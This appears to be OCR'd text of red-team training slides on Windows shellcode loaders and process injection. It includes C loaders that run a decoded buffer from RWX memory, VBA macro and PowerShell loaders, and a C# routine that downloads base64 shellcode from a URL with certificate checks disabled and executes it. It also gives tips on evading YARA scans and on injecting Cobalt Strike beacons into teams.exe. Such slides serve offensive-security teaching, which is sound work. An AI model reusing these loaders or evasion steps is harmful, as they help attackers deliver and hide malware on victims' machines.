


VirtualAlloc(RWX)
Create new section in process


Example: Loader process: 2/3 Copy



Example: Loader process: 3/3 Exec



Example: Loader process - Payload in RWX section




```
000001422F010000   FC               cld
000001422F010001   48:83E4 F0       and rsp,FFFFFFFFFFFFFFF0
000001422F010005   E8 C0000000      call 1422F0100CA
000001422F01000A   41:51            push r9
000001422F01000C   41:50            push r8
000001422F01000E   52               push rdx
000001422F01000F   51               push rcx
000001422F010010   56               push rsi
000001422F010011   48:31D2          xor rdx,rdx
000001422F010014   6548:8B52 60     mov rdx,qword ptr gs:[rdx+60]
000001422F010019   48:8B52 18       mov rdx,qword ptr ds:[rdx+18]
000001422F01001D   48:8B52 20       mov rdx,qword ptr ds:[rdx+20]
000001422F010021   48:8B72 50       mov rsi,qword ptr ds:[rdx+50]
000001422F010025   48:0FB74A 4A     movzx rcx,word ptr ds:[rdx+4A]
000001422F01002A   4D:31C9          xor r9,r9
000001422F01002D   48:31C0          xor rax,rax
000001422F010030   AC               lodsb
000001422F010031   3C 61            cmp al,61
000001422F010033   7C 02            jl 1422F010037
000001422F010035   2C 20            sub al,20
000001422F010037   41:C1C9 0D       ror r9d,D
000001422F01003B   41:01C1          add r9d,eax
000001422F01003E   E2 ED            loop 1422F01002D
```

```
Address            Size               Party  In
0000000140001000   0000000000001000   User
0000000140002000   0000000000001000   User
0000000140003000   0000000000001000   User
0000000140004000   0000000000001000   User
0000000140005000   0000000000001000   User
0000000140006000   0000000000001000   User
0000001EBCA10000   00000000000F8000   User   Re
0000001EBCB08000   0000000000008000   User   St
0000001EBCC00000   0000000000018000   User   Re
0000001EBCC18000   0000000000009000   User   PE
0000001EBCC21000   00000000001DF000   User   Re
0000001EBCE00000   00000000000FB000   User   Re
0000001EBCEFB000   0000000000005000   User   St
0000001EBCF00000   00000000000FC000   User   Re
0000001EBCFFC000   0000000000004000   User   St
0000001EBD000000   00000000000FC000   User   Re
0000001EBD0FC000   0000000000004000   User
000001422EEB0000   0000000000010000   User   He
000001422EEC0000   0000000000001000   User
000001422EED0000   000000000001D000   User                                              -R---
000001422EEF0000   0000000000004000   User                                              -R---
000001422EF00000   0000000000001000   User                                              -R---
000001422EF10000   0000000000002000   User                                              -RW--
000001422EF20000   00000000000C9000   User   \Device\HarddiskVolume2\Wind               -R---
000001422EFF0000   0000000000001000   User                                              -R---
000001422F000000   0000000000001000   User                                              -R
000001422F010000   0000000000001000   User                                              ERW--
```

Example: Better Loader: “Encryption”

```
#include <stdio.h>
#include <windows.h>
unsigned char buf[] = "\xFD\x49\x…”

int main()
{
    void* exec = VirtualAlloc(0, sizeof(buf), MEM_COMMIT,
                               PAGE_EXECUTE_READWRITE);

    for(int n= 0; n<sizeof(buf); n++) {
        exec[n] = buf[n] - 1
    }

    ((void(*)())exec)();
    return 0;
}
```

Example: Loader process: 3/3 Exec




Example: Better Loader: Better exec (fiber)

```
#include <windows.h>

unsigned char buf[] = "\xFD\x49\x…”
int main()
{
    void* exec = VirtualAlloc(0, sizeof(buf), MEM_COMMIT,
                              PAGE_EXECUTE_READWRITE);
    for(int n= 0; n<sizeof(buf); n++) {
        exec[n] = buf[n] - 1
    }

    PVOID shellcodeFiber = CreateFiber(NULL, exec, NULL);
    SwitchToFiber(shellcodeFiber);

    return 0;
}
```

Shellcode loader

Required:

- The payload / shellcode to execute
  - In .data, .rdata, .text, from a file
  - Encoded, encrypted, base64, xor'd…
- The writeable/executable memory
  - VirtualAlloc()
- The copy
  - for() loop
  - memcpy() / memmove()
  - RtlCopyMemory(), CopyMemory(), MoveMemory()
- The execution
  - Just jmp to it: ((void(*)())exec)();
  - CreateThread()
  - QueueUserWorkItem()
  - QueueUserApc()
  - All Windows functions which use a callback



Shellcode in RedTeaming

Shellcode Detection


- Malware is relatively constant -> create (yara) signatures
- Scan files with yara
- Scan memory with yara

Hide shellcode in **files**:

- Simple
- Loader (encrypt, stage etc. shellcode)

Hide shellcode in **memory**:

- Hard
- sleep(10) on process start
- Encrypt on sleep()



Shellcodes in RedTeaming


- Loading C2 beacon shellcode with loader/stager
  - From exe
  - From Powershell
  - From vbs, vba, msi, …
- Inject tools or C2 into other processes
  - Process injection
- Generated .exe probably heavily signatured

Note: techniques which may require a shellcode:

- Load DLL in a remote process
- Load DotNet CLR in a unmanaged process

Shellcodes in RedTeam: VBA

VBA




```
Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal lpAddress As LongPtr, ByVal dwSize As Long, ByVal flAllocationType As
Long, ByVal flProtect As Long) As LongPtr
Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Destination As LongPtr, ByRef Source As Any, ByVal Length As Long) As
LongPtr
Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal lpThreadAttributes As LongPtr, ByVal dwStackSize As Long, ByVal
lpStartAddress As LongPtr, ByVal lpParameter As LongPtr, ByVal dwCreationFlags As Long, ByRef lpThreadId As Long) As LongPtr
Declare PtrSafe Function WaitForSingleObject Lib "kernel32" (ByVal hHandle As LongPtr, ByVal dwMilliseconds As Long) As Long

Public Sub ExecuteShellcode()
    Dim shellcode As Variant
    Dim memoryAddress As LongPtr
    Dim threadHandle As LongPtr
    Dim threadId As Long
    Dim result As Long

    shellcode = Array(144, 144, 144, ..., 144) ' Replace "..." with your shellcode bytes
    memoryAddress = VirtualAlloc(0, UBound(shellcode) + 1, &H3000, &H40)
    Call RtlMoveMemory(memoryAddress, shellcode(0), UBound(shellcode) + 1)
    threadHandle = CreateThread(0, 0, memoryAddress, 0, 0, threadId)
```

Shellcodes in RedTeam: Powershell

Powershell

```
$shellcode = @(0x00, 0x01, 0x02, 0x03)


$pointer = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($shellcode.Length)
[System.Runtime.InteropServices.Marshal]::Copy($shellcode, 0, $pointer, $shellcode.Length)
$functionDelegate = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($pointer, [func[type]])
$functionDelegate.Invoke()
```

Download → Decode → Alloc → Copy → Create Thread




```
1 reference
public static void DownloadAndExecute()
{
    Console.WriteLine("################ Download Base64 & decode to bytes");
    ServicePointManager.ServerCertificateValidationCallback += (sender, certificate, chain, sslPolicyErrors) => true;
    System.Net.WebClient client = new System.Net.WebClient();
    string b64 = client.DownloadString(url);
    byte[] shellcode = System.Convert.FromBase64String(b64);

    Console.WriteLine("################ Allocate memory with the length of the shellcode");
    IntPtr addr = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length, 0x3000, 0x40);
    Console.WriteLine("################ Copy Shellcode in allocated space");
    Marshal.Copy(shellcode, 0, addr, shellcode.Length);
    Console.WriteLine("################ Create a thread");
    IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
    WaitForSingleObject(hThread, 0xFFFFFFFF);
    return;
}
```

RAIFFEISEN

Process Injection


Process A inject shellcode C into process D

- Process D: teams.exe
- Shellcode C: Cobalt Strike
- Process A: ??? (Initial Access)
  - Exploit
  - Malicious EXE
  - Powershell
  - DotNet
  - VBA Makros
  - Jscript / Wscript
  - BAT



